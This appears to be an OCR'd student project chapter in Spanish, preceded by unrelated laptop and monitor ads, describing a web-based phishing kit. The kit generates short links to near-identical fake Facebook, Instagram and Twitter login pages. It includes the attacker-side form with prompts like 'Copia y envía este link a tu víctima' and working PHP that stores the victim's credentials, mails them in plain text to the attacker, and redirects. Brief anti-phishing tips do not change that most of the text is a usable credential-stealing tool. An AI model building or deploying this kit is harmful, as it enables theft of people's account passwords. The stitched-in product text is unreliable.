Intel Core i5-1035G1/8 GB/512GB SSD/15.6"

Con procesadores Intel Core de 10.<sup>a</sup> gen, el Lenovo IdeaPad S145 se ha diseñado para seguir el ritmo, independientemente de la tarea. También incluye una gama de opciones de almacenamiento seguras, como una unidad SSD híbrida con unidad de disco duro, lo que garantiza tiempos de respuesta incluso más rápidos.

### Características

**Despierta al viajero.** Con un peso inicial de solo 1,85 kg, el IdeaPad S145 resulta ideal para los desplazamientos. El marco estrecho ofrece un diseño más limpio y un área de visualización más grande. Además, con la selección de colores de acabado brillante, este asequible portátil seguro que también impresionará.

**Increíble calidad de sonido e imagen.** Tanto para ver un vídeo, transmitiendo música o chateando por vídeo, el nítido Dolby Audio del IdeaPad S145 es sencillamente espectacular. También es de gran ayuda su pantalla antirreflectante de 39,62 cm (15,6") disponible en HD y FHD.

### Monitores



LG 24MP59G-P 24" LED Full HD IPS 129€



El monitor LG 24MP59G-P 24" Full HD con 1 ms Motion Blur Reduction permite disfrutar de la precisión necesaria para jugar a un nivel muy alto, diseñar y trabajar al más alto nivel. Con un tiempo de respuesta que es prácticamente de 1 ms, la acción es más suave y los juegos más precisos.

Además, el monitor LG 24MP59G-P 24" cuenta con FreeSync™, que reduce el roce y el parpadeo que se producen entre la velocidad de fotogramas de una tarjeta gráfica y la frecuencia de actualización de un monitor. Con FreeSync, los usuarios pueden experimentar un movimiento sin fisuras y fluido.

Dynamic Action Sync es una característica que minimiza el retraso de entrada para que el juego en los juegos RTS sea más sensible.

visibilidad incluso en escenas oscuras. El Estabilizador Negro de LG 24MP59G-P 24" detecta escenas oscuras y ayuda a hacerlo más brillante.

El diseño elegante de este monitor gaming LG 24MP59G-P 24" se acentúa por los acentos de color rojo en el soporte en forma de V.

Características:

Pantalla IPS Full HD de 24 pulgadas (1920 x 1080)

1ms Reducción del desenfoque

AMD FreeSync

Control en pantalla

## Capítulo 4. Desarrollo del Proyecto

### Requisitos de usuario

Estos son los requisitos de usuario, dando por hecho que el usuario que va a utilizar esta web será quién pruebe la efectividad del método phishing, es decir, el supuesto “ladrón de contraseñas”.

La idea es crear una web que cumpla con una doble finalidad, la primera de ellas será enseñar el funcionamiento de un supuesto caso de estafa, donde se mostrará como la persona interesada en robar contraseñas a usuarios, es capaz de preparar su ataque en la web creada.

Los pasos a seguir por el “ladrón de contraseñas” serán los siguientes:

1. Entrar en la web y elegir la red social (Facebook, Instagram, Twitter).
2. Informar al sistema del nombre de usuario de la víctima.
3. Introducir una URL de gancho donde la víctima será dirigida una vez haya iniciado sesión (por ejemplo una publicación de un meme de la red social en cuestión).
4. Introducir el mail en el que se quieren recibir las credenciales de la víctima.
5. Por último hacer click en el botón crear link y enviar esa url generada a la persona que va a ser atacada.

por último se explicará detalladamente como no caer en este engaño, dando pautas y consejos sobre seguridad en las redes sociales.



## Requisitos funcionales

Los requisitos funcionales se basan en permitir que cualquier usuario pueda acceder a esta web en la que ver el proceso de un ataque phishing (buen posicionamiento SEO), de forma que sea accesible, visual y muy sencilla de utilizar.


Una vez creado el supuesto ataque, si la víctima introduce sus datos, el sistema deberá guardar las credenciales recogidas en el formulario y enviarlas por correo electrónico a la dirección que se introdujo anteriormente, siendo los datos enviados en texto plano y totalmente legibles.

## Requisitos no funcionales

En el apartado de los requisitos funcionales es imprescindible que el sistema se visualice y funcione en todo tipo de navegadores, especialmente en Chrome, Safari, Mozilla Firefox.

Es necesario que el sistema reconozca y aplique la ley orgánica de datos personales y el reglamento de medidas de seguridad con el objetivo de proteger al usuario y advertirle, otro aspecto importante es la rapidez, pues el sistema no debe tardar más de cinco segundos en llevar a la víctima del formulario de inicio de sesión a la url que se haya indicado como gancho, tampoco puede tardar más de 2 segundos en abrirse la web para el usuario atacante, de la misma forma que el sistema no puede permitirse mostrar unas interfaces gráficas sin sentido (no responsive), o que el servicio de envío por correo electrónico no esté disponible.

## Funcionamiento gráfico del sistema






## Diagrama de Caso de Uso

Este diagrama muestra básicamente el funcionamiento del sistema y las acciones a realizar por el supuesto estafador y la víctima.

Visión global de la web:



## **Técnica del phishing vía mail**

El correo electrónico phishing es una técnica que consiste en engañar al usuario para robar información confidencial, claves de acceso, datos bancarios, entre otros, haciéndole creer que está en un sitio de confianza.

Hasta ahora los hackers han utilizado los correos electrónicos para lanzar este tipo de ataques, pero con el uso masivo de redes sociales y smartphones con conexión a Internet, las vías de ataque se están multiplicando.

Estos correos electrónicos o mensajes incluyen archivos adjuntos o enlaces que lleva al usuario a un sitio web en teoría conocido, pero que es una copia del original donde se solicita información confidencial.

De esta manera, usuarios demasiado confiados y que no dispongan de una protección antivirus adecuada, podrían verse involucrados en este tipo de ataques que tienen como principal objetivo el robo de datos personales.

### **Consejos para prevenir ataques de Phishing**

1. Identificar claramente los correos electrónicos sospechosos de ser phishing  
Existen algunos aspectos que inequívocamente, identifican este tipo de ataques a través de correo electrónico:

- Utilizan nombres y adoptan la imagen de empresas reales.
- Llevan como remitente el nombre de la empresa o el de un empleado real de la empresa.
- Incluyen webs que visualmente son iguales a las de empresas reales.
- Como gancho utilizan regalos o la pérdida de la propia cuenta existente.

2. Verificar la fuente de información de los correos entrantes

Un banco nunca pedirá las claves o datos personales por correo. Nunca responder a este tipo de preguntas.

3. No ingresar en la web del banco pulsando en links incluidos en correos electrónicos.

Lo ideal es teclear directamente la dirección web en el navegador.


4. Introducir los datos confidenciales únicamente en webs seguras

Las webs seguras empiezan por 'https://' y debe aparecer en el navegador el icono de un pequeño candado cerrado.

5. Reforzar la seguridad del ordenador

Es indispensable mantener el equipo protegido con un buen antivirus que bloquee este tipo de ataques. Además, siempre se debe tener actualizado el sistema operativo y navegadores web.

Ejemplo gráfico del phishing mail:



## Diseño de interfaces de usuario y funcionalidad

El apartado gráfico de la web se divide en dos vistas, la vista del estafador y por otro lado la vista de la víctima.

Dentro de la vista del estafador y nada más abrir la web se muestra un panel para crear y gestionar ataques phishing, donde aparecen tres iconos de las distintas redes sociales hacia las que va dirigido este proyecto. Este panel, al igual que todas las demás páginas de la web, es totalmente responsive y en función del dispositivo, muestra una disposición de los elementos adaptada, así como una imagen de fondo distinta en el panel.

Una vez seleccionada la red social, se accede a un formulario, cuyo color de fondo varía en función de la red social que se haya elegido, en el será posible preparar el ataque y generar el link donde la víctima deberá entrar.

Después de haber preparado el ataque, la simulación pasa de vista estafador a la de la víctima, y ya en esta vista se aprecia un login prácticamente idéntico al de las verdaderas redes sociales. Tanto el login de Facebook, Instagram o Twitter son totalmente responsive y es muy complicado percatarse de que no es un apartado de la web oficial.

Pantalla del tablero principal:

Depende del dispositivo, los íconos se muestran completamente o es necesario hacer scroll vertical(desde smartphone), en el diseño de esta pantalla prima la sencillez y los íconos bien visibles.


Tablero de la web visto desde un PC: (Vista estafador)



Tablero de la web visto desde un móvil: (Vista estafador)



Tablero de la web visto desde un PC y probando la vista responsive, estirando los bordes superiores de la pantalla, quedando alto y estrecho: (Vista estafador)



Formulario de Instagram, Facebook y Twitter, visto desde distintos dispositivos móviles: (Vista estafador)

Aspecto desde un Galaxy s5 y un iphone 6/7/8

Galaxy S5 360 x 640 100% No throttling

**FORMULARIO FACEBOOK**

URL Gancho

Usuario De La Victima

Mail Donde Recibir Los Datos\*

Crear link

iPhone 6/7/8 Plus 414 x 736 100% No throttling

**FORMULARIO TWITTER**

URL Gancho

Usuario De La Victima

Mail Donde Recibir Los Datos\*

Crear link

Aspecto desde una Surface Duo

Surface Duo 540 x 720 100% No throttling

**FORMULARIO INSTAGRAM**


URL Gancho

Usuario De La Victima

Mail Donde Recibir Los Datos\*

Crear link

El último paso será rellenar los datos del formulario y enviar el link a la víctima:  
(Vista estafador)



The image shows a web browser window with a phishing form titled "FORMULARIO INSTAGRAM". The form has three input fields: "URL Gancho" with the value "https://www.instagram.com/p/CNjoouh", "Usuario De La Victima" with the value "usuarioprueba", and "Mail Donde Recibir Los Datos\*" with the value "hector.carpiogg@gmail.com". A blue button labeled "Crear link" is at the bottom of the form. A modal dialog is open over the form, titled "localhost dice", with the text "Copia y envía este link a tu víctima" and a text input field containing the URL "https://cutt.ly/9cwXk6q". The dialog has two buttons: "Aceptar" (Accept) and "Cancelar" (Cancel).

localhost dice

Copia y envía este link a tu víctima

<https://cutt.ly/9cwXk6q>

Aceptar Cancelar

**FORMULARIO  
INSTAGRAM**

URL Gancho  
<https://www.instagram.com/p/CNjoouh>

Usuario De La Victima  
usuarioprueba




Mail Donde Recibir Los Datos\*  
hector.carpiogg@gmail.com

Crear link






## Login falso de Instagram, Facebook y Twitter, visto desde distintos dispositivos móviles: (Vista Víctima)

Moto G4 360 x 640 100% No throttling

  
  
  
  
[Has olvidado la contraseña?](#)  
  
[No tienes una cuenta? Regístrate](#)  
  
Descarga la aplicación.  
   
  
[INFORMACIÓN](#) [BLOG](#) [EMPLEO](#) [AYUDA](#) [API](#)  
[PRIVACIDAD](#) [CONDICIONES](#)  
[Cuentas destacadas](#) [Hashtags](#) [Ubicaciones](#)  
[Belleza](#) [Danza y espectáculo](#) [Ejercicio físico](#)  
[Comida y bebida](#) [Hogar y jardinería](#) [Música](#)  
[Artes visuales](#) [Lenguaje](#)  
© 2021 Instagram from Facebook


iPhone 5/SE 320 x 568 100% No throttling

  
 Descarga la app y navega más rápido  
  
  
  
  
  
or  
  
  
  
[¿Has olvidado la contraseña?](#)  
  

[Español \(España\)](#) [Catalá](#)  
[English \(US\)](#) [Français \(France\)](#)  
[Português \(Brasil\)](#) [Deutsch](#)  
[Italiano](#) 

  
[Información](#) · [Ayuda](#) · [Más](#)  
Facebook, Inc.


Galaxy S5 360 x 640 100% No throttling

## Iniciar sesión en Twitter

  
  
  
  
  
[¿Olvidaste tu contraseña? · Regístrate en Twitter](#)

En el caso de que el usuario haya introducido sus credenciales y click en iniciar sesión, mientras la víctima entra en el link que elegimos anteriormente, se enviará a la cuenta de correo previamente introducida los datos capturados:



## Código empleado

Los estilos mezclan Bootstrap, Css propio externo e interno y se han enlazado las páginas de forma que el código no sea repetitivo.

La web también cuenta con validaciones tanto en Html como en Php en todos los formularios y el envío de los correos es posible gracias a PHP.

La estructura del proyecto se divide de forma ordenada para que el acceso a los archivos sea sencillo e intuitivo.

```
> css
> facebook
> imagenes
> instagram
> registro
> twitter
<> index.html
🔗 logica.php
```

Código en el que se encuentra parte de la validación del formulario de Instagram.

```

formulario_ig.html X index.html logica.php
instagram > formulario_ig.html > html > body > script
21 <div class="form-item col-5">
22 <input class="input" type="url" id="url" name="url" />
23 <label class="label" for="gancho">URL gancho</label>
24 </div>
25 <div class="form-item col-5">
26 <input class="input" type="text" id="usuario" name="usuario" />
27 <label class="label" for="user">Usuario de la víctima</label>
28 </div>
29 <div class="form-item">
30 <input class="input" type="email" required="required" id="email" name="email" />
31 <label class="label" for="mail">Mail donde recibir los datos*</label>
32 </div>
33 <!--
34 <div class="form-item">
35 <textarea class="textarea" required="required" id="textarea"></textarea>
36 <label class="label" for="textarea">mensaje</label>
37 </div>
38 -->
39 <div class="form-item">
40 <input class="btn-enviar" onClick="pruebaemail(email.value);" type="submit" value="Crear link" />
41 </div>
42 </form>
43 </div>
44 </div>
45 <!-- partial -->
46
47 <script type="text/javascript">
48
49 function vistavictima() {
50   alert("A continuación pasarás a la vista de la víctima.");
51 }
52
53
54
55
56 function pruebaemail(micorreos) {
57   re = /^[a-z\.-]+@[a-z\.-]+\.[a-z]{2,6}$/
58   if (!re.exec(micorreos)) {
59     return false;
60   } else {
61     var mascota = prompt("Copia y envía este link a tu víctima", "https://cutt.ly/9cwXk6g");
62     if (mascota != null) {
63       alert("Recuerda que enviaremos a tu mail el usuario y contraseña capturados ");
64       alert("Ahora pasarás a la vista de la víctima");
65     }
66     return true;
67   }
68 }

```

Está es la lógica implementada para el envío de correos con las credenciales.

```

1  <?php
2  $fichero = fopen("registro/usuario_cod.txt","w");
3  $contenido = "Datos Registro de Usuario".
4  "\r\nUsuario: " . $_POST["username"] .
5  "\r\nContraseña: " . $_POST["password"];
6  fwrite($fichero,$contenido);
7  fclose($fichero);
8
9  $miurl = $_POST["gancho"];
10
11 $micorreo = $_POST["enviocorreo"];
12
13 mail( $micorreo,"Datos capturados",$contenido);
14
15 header('Location: ' . $miurl);
16
17 ?>

```

Aquí se muestra el código que hace responsive al tablero principal.

```
formulario_ig.html index.html X logica.php
index.html > html > style > h1
28 /*Escritorio*/
29 @media (min-width: 1199.98px) {
